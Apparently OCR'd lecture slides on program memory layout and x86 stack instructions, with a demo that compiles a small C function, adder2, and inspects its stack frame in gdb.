

Parts of Program Memory
0:
1:
...
. . . Memory addresses . . .
max:
Operating system
Code:
function instructions stored here
Data:
global variables stored here
Heap:
dynamically allocated memory
grows as program allocates memory
Stack:
local variables and parameters stored here
Grows as program calls functions
Shrinks on return from function

Figure 1. The parts of a program's address space




Table 2. Stack Management Instructions


Instruction	Translation

`push S`	Pushes a copy of `S` onto the top of the stack. Equivalent to:
	`sub $4, %esp`
	`mov S, (%esp)`

`pop D`	Pops the top element off the stack and places it in location `D`. Equivalent to:
	`mov (%esp), D`
	`add $4, %esp`

Demo: adder2

- wget https://samsclass.info/COMSC-142/proj/adder2.c
- gcc -m32 -fno-pie -o adder2 adder2.c
- **adder2** function has no local variables
- Its **stack frame** will have size 0


COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 5

```
debian@debian:~/COMSC-142$ cat adder2.c
#include <stdio.h>


//adds two to an integer and returns the result
int adder2(int a) {
    return a + 2;
}

int main(void) {
    int x = 40;
    x = adder2(x);
    printf("x is: %d\n", x);
    return 0;
}
```

Demo: adder2

- gdb -q adder2
- set style enabled off
- break *adder2
- run
- disassemble adder2
- info registers

